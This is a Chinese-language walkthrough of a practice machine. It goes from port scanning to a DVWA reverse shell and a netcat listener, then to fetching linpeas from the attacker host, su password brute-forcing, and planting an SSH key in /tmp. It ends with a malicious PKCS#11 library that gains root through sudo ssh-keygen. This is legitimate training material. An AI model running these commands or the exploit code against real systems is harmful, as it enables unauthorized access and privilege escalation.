存活主机发现

arp-scan 扫描局域网内存活主机：

```
┌──(npc㉿kali)-[~/mazesec/secure]
└─$ sudo arp-scan -I eth2 192.168.6.0/24

192.168.6.203   08:00:27:16:0b:23       PCS Systemtechnik GmbH
```

目标主机：192.168.6.203

TCP端口扫描

使用 nmap 进行 TCP 端口扫描：

```
┌──(npc㉿kali)-[~/mazesec/secure]
└─$ nmap -p- -sT 192.168.6.203

PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
```

目标主机开放了 22 和 80 端口。

80 端口服务探测

访问 80 端口的 HTTP 服务，一个 SSH 介绍页面

dirsearch 扫描目录，部署了一个 DVWA 漏洞靶场，以及file.php 和 phpinfo.php 文件：

```
┌──(npc㉿kali)-[~/mazesec/secure]
└─$ dirsearch -u http://192.168.6.203

Target: http://192.168.6.203/

[14:44:31] Starting:
[14:44:45] 302 -    0B  - /dvwa/  ->  login.php
[14:44:46] 200 -    7B  - /file.php
[14:44:53] 200 -   23KB - /phpinfo.php

Task Completed
```


gobuster 再扫一遍，尽可能多的收集信息：


```
┌──(npc㉿kali)-[~/mazesec/secure]
└─$ gobuster dir -u http://192.168.6.203/ \
 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x
php,html,txt,log,bak,zip

/index.html           (Status: 200) [Size: 11007]
/file.php             (Status: 200) [Size: 7]
/cmd.php              (Status: 200) [Size: 18]
/phpinfo.php          (Status: 200) [Size: 23479]
```

通过扫描目录，发现了 cmd.php 、file.php 、phpinfo.php 以及 DVWA 靶场，在 cmd.php 和 file.php 测试参数没有发现可以利用的可能，现在直接去 DVWA 靶机登录页面，默认用户名密码 admin/password 登录进去。


命令执行 Getshell

难度设置为 low ， 方便直接利用





进入命令执行模块，反弹个shell 过来



稳定优化 shell

```
┌──(npc㉿kali)-[~/mazesec/secure]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.6.101] from (UNKNOWN) [192.168.6.203] 59286
/usr/bin/script  -qc /bin/bash /dev/null
www-data@Secure:/var/www/html/dvwa/vulnerabilities/exec$ ^Z
zsh: suspended  nc -lvnp 4444

┌──(npc㉿kali)-[~/mazesec/secure]
└─$ stty raw -echo; fg
[1]  + continued  nc -lvnp 4444

www-data@Secure:/var/www/html/dvwa/vulnerabilities/exec$ export TERM=xterm
www-data@Secure:/var/www/html/dvwa/vulnerabilities/exec$
www-data@Secure:/var/www/html/dvwa/vulnerabilities/exec$
www-data@Secure:/var/www/html/dvwa/vulnerabilities/exec$ echo $SHELL
/usr/sbin/nologin
www-data@Secure:/var/www/html/dvwa/vulnerabilities/exec$
www-data@Secure:/var/www/html/dvwa/vulnerabilities/exec$
 ww-data@Secure:/var/www/html/dvwa/vulnerabilities/exec$ export SHELL=/bin/bash
www-data@Secure:/var/www/html/dvwa/vulnerabilities/exec$
```


```
/usr/bin/script  -qc /bin/bash /dev/null
按下 ctrl z
stty raw -echo; fg
export TERM=xterm
export SHELL=/bin/bash
```

横向探测

现在拿到了 www-data 权限的 shell，下载 kali 上准备的 linpeas.sh 脚本到 /tmp 目录，扫描是否有提权点

```
wget 192.168.6.101/linpeas.sh -O /tmp/linpeas.sh
```

linpeas 扫描可能会卡在 cloud 模块，不清楚什么原因，使用 -o 参数跳过 cloud 模块就可以了，另外可以使用 -a 参数进行全面扫描，会尝试使用 su 命令登录其他用户，这个过程会使用空密码、用户名、top 2000 密码进行尝试。




```
bash linpeas.sh -o
system_information,container,procs_crons_timers_srvcs_sockets,network_information
,users_information,software_information,interesting_perms_files,interesting_files
,api_keys_regex -a
```

拿到了 lzh 用户的密码 hzl

```
Testing 'su' as other users with shell using as passwords: null pwd, the username and top2000pwds

Bruteforcing user root...
Bruteforcing user lzh...
You can login as lzh using password: hzl
Bruteforcing user qiaojojo...
Bruteforcing user mj...
Bruteforcing user todd...
Bruteforcing user one3...
Bruteforcing user segfault...
Do not forget to execute 'sudo -l' without password or with valid password (if you know it)!!
```


SSH 配置变动发现

查找近 7 天变化的文件，排除一些系统目录，减少噪音

> 说明：前一组括号是排除大目录，后一组括号是「最近 7 天内 mtime 或 ctime 变化的文件」，再 -print。

```
find / \
  \( -path /run -o -path /sys -o -path /proc -o -path /var/lib -o -path /dev -o -path /usr -o -path /var/log -o -path /var/cache -o -path /boot/grub \) -prune -o \
  \( -mtime -7 -o -ctime -7 \) -print 2>/dev/null
```

检查到 ssh 配置文件存在变动，查看一下




```
cat /etc/ssh/sshd_config
```

关键部分如下：

```
PermitRootLogin no
AuthorizedKeysFile      /tmp/authorized_keys2
StrictModes no
```

不允许 root 登录，把公钥配置在了 /tmp/authorized_keys2 文件中，并且关闭了权限检查。

```
#PubkeyAuthentication yes

# Expect .ssh/authorized_keys2 to be disregarded by default in future.
AuthorizedKeysFile      /tmp/authorized_keys2
StrictModes no

#AuthorizedPrincipalsFile none

#AuthorizedKeysCommand none
#AuthorizedKeysCommandUser nobody
```

`AuthorizedKeysFile /tmp/authorized_keys2` 是一个全局配置，对所有用户生效；

因为 PermitRootLogin no，即使有公钥，也不能通过 SSH 登录 root；

横向登录 one3

在 www-data 用户的 shell 里，在 /tmp 目录下创建 authorized_keys2 文件，写入自己的公钥

```
echo 'ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIGqeBIA2vgVTkcqaBMVe7c7PL6S/FP+32ilrc8iUiVYc ssh-ed25519-
2025120116260' > /tmp/authorized_keys2
```

```
www-data@Secure:/tmp$ ls -alh
total 948K
drwxrwxrwt  2 root     root     4.0K Dec  1 03:29 .
drwxr-xr-x 19 root     root     4.0K Nov 29 07:25 ..
-rw-r--r--  1 www-data www-data  107 Dec  1 03:29 authorized_keys2
-rw-r--r--  1 www-data www-data 934K Jul  1 10:58 linpeas.sh
www-data@Secure:/tmp$ cat authorized_keys2
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIGqeBIA2vgVTkcqaBMVe7c7PL6S/FP+32ilrc8iUiVYc ssh-ed25519-2025120116260
www-data@Secure:/tmp$
```

写入以后，kali 用户无法 SSH 连上来，排查发现当前的 /tmp 是 apache 服务的 PrivateTmp 目录，并非系统的 /tmp 目录

```
systemctl show apache2 | grep PrivateTmp
systemctl show ssh | grep PrivateTmp
```


```
www-data@Secure:/tmp$ systemctl show apache2 | grep PrivateTmp
 grep PrivateTmp
PrivateTmp=yes
www-data@Secure:/tmp$ systemctl show ssh | grep PrivateTmp
PrivateTmp=no
www-data@Secure:/tmp$
```

先尝试上线刚刚扫描出来的 lzh 用户，可以看 /tmp 目录下确实没有 www-data 用户创建的文件如 linepeas.sh 和 authorized_keys2

```
lzh@Secure:/tmp$ ls -lah /tmp
total 40K
drwxrwxrwt 10 root root 4.0K Dec  1 03:13 .
drwxr-xr-x 19 root root 4.0K Nov 29 07:25 ..
drwxrwxrwt  2 root root 4.0K Dec  1 00:45 .font-unix
drwxrwxrwt  2 root root 4.0K Dec  1 00:45 .ICE-unix
drwx------  3 root root 4.0K Dec  1 00:45 systemd-private-2dd48861c2a64621ba26bc3c5272b569-apache2.service-GY0CGi
drwx------  3 root root 4.0K Dec  1 00:45 systemd-private-2dd48861c2a64621ba26bc3c5272b569-systemd-logind.service-JW8xjj
drwx------  3 root root 4.0K Dec  1 00:45 systemd-private-2dd48861c2a64621ba26bc3c5272b569-systemd-timesyncd.service-pvzdBf
drwxrwxrwt  2 root root 4.0K Dec  1 00:45 .Test-unix
drwxrwxrwt  2 root root 4.0K Dec  1 00:45 .X11-unix
drwxrwxrwt  2 root root 4.0K Dec  1 00:45 .XIM-unix
lzh@Secure:/tmp$
```

使用 lzh 用户写入公钥，普通用户操作 /tmp 目录是没有问题的

```
echo 'ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIGqeBIA2vgVTkcqaBMVe7c7PL6S/FP+32ilrc8iUiVYc ssh-ed25519-
2025120116260' > /tmp/authorized_keys2
```



SSH 登录 one3 用户

Kali 上线 one3 用户，sudo -l 显示 one3 用户可以以 root 身份、无需密码执行 /usr/bin/ssh-keygen

Gtfobins 上查到 ssh-keygen 可以用来提权 https://gtfobins.github.io/gtfobins/ssh-keygen/

```
sudo ssh-keygen -D /tmp/lib.so
```

编写恶意 PKCS#11 库

ssh-keygen 使用 -D 参数指定一个 PKCS#11 动态库，我们编写一个恶意的 PKCS#11 库，在库加载时执行提权操作，复制一个 SUID bash 到 /tmp 目录下。

准备 exp.c 文件

```
// exp.c
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
```

```c
// PKCS#11 标准函数声明
typedef struct CK_FUNCTION_LIST CK_FUNCTION_LIST;

// 恶意代码 - 在库加载时执行
__attribute__((constructor)) void pwn() {
    if (geteuid() == 0) {  // 如果以root权限运行
        system("cp /bin/bash /tmp/bash");
        system("chmod u+s /tmp/bash");
    }
}

// 伪装的PKCS#11函数 - 必须存在但可以返回错误
void C_GetFunctionList(CK_FUNCTION_LIST** ppFunctionList) {
    // 什么都不做或返回错误，但函数必须存在
    *ppFunctionList = NULL;
}
```

编译生成动态库 lib.so

```
gcc -shared -fPIC -o /tmp/lib.so /tmp/exp.c
```

```
one3@Secure:/tmp$ ls
authorized_keys2                                                systemd-private-2dd48861c2a64621ba26b
exp.c                                                           systemd-private-2dd48861c2a64621ba26b
systemd-private-2dd48861c2a64621ba26bc3c5272b569-apache2.service-GY0CGi
one3@Secure:/tmp$ cat exp.c
// exp.c
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

// PKCS#11 标准函数声明
typedef struct CK_FUNCTION_LIST CK_FUNCTION_LIST;

// 恶意代码 - 在库加载时执行
__attribute__((constructor)) void pwn() {
    if (geteuid() == 0) {  // 如果以root权限运行
        system("cp /bin/bash /tmp/bash");
        system("chmod u+s /tmp/bash");
    }
}

// 伪装的PKCS#11函数 - 必须存在但可以返回错误
void C_GetFunctionList(CK_FUNCTION_LIST** ppFunctionList) {
    // 什么都不做或返回错误，但函数必须存在
    *ppFunctionList = NULL;
}
one3@Secure:/tmp$ gcc -shared -fPIC -o /tmp/lib.so /tmp/exp.c
one3@Secure:/tmp$
```

运行时，动态库会被 ssh-keygen 加载，执行 pwn 函数，复制 SUID bash 到 /tmp 目录下。

提权到 root

sudo 执行 ssh-keygen，指定编译好的恶意库

```
sudo ssh-keygen -D /tmp/lib.so
```

```
one3@Secure:/tmp$ sudo ssh-keygen -D /tmp/lib.so
C_GetFunctionList for provider /tmp/lib.so failed: 140731607862696
cannot read public key from pkcs11
one3@Secure:/tmp$ ls -alh /tmp
total 1.2M
drwxrwxrwt 10 root root 4.0K Dec  1 03:47 .
drwxr-xr-x 19 root root 4.0K Nov 29 07:25 ..
-rw-r--r--  1 lzh  lzh   107 Dec  1 03:38 authorized_keys2
-rwsr-xr-x  1 root root 1.2M Dec  1 03:47 bash
-rw-r--r--  1 one3 one3  593 Dec  1 03:46 exp.c
drwxrwxrwt  2 root root 4.0K Dec  1 00:45 .font-unix
drwxrwxrwt  2 root root 4.0K Dec  1 00:45 .ICE-unix
-rwxr-xr-x  1 one3 one3  16K Dec  1 03:46 lib.so
drwx------  3 root root 4.0K Dec  1 00:45 systemd-private-2dd48861c2a64621ba26bc3c5272b569-apache2.service-GY0CGi
drwx------  3 root root 4.0K Dec  1 00:45 systemd-private-2dd48861c2a64621ba26bc3c5272b569-systemd-logind.service-JW8xjj
drwx------  3 root root 4.0K Dec  1 00:45 systemd-private-2dd48861c2a64621ba26bc3c5272b569-systemd-timesyncd.service-pvzdBf
drwxrwxrwt  2 root root 4.0K Dec  1 00:45 .Test-unix
drwxrwxrwt  2 root root 4.0K Dec  1 00:45 .X11-unix
drwxrwxrwt  2 root root 4.0K Dec  1 00:45 .XIM-unix
one3@Secure:/tmp$ ./bash -p
bash-5.0# id
uid=1004(one3) gid=1004(one3) euid=0(root) groups=1004(one3)
bash-5.0#
```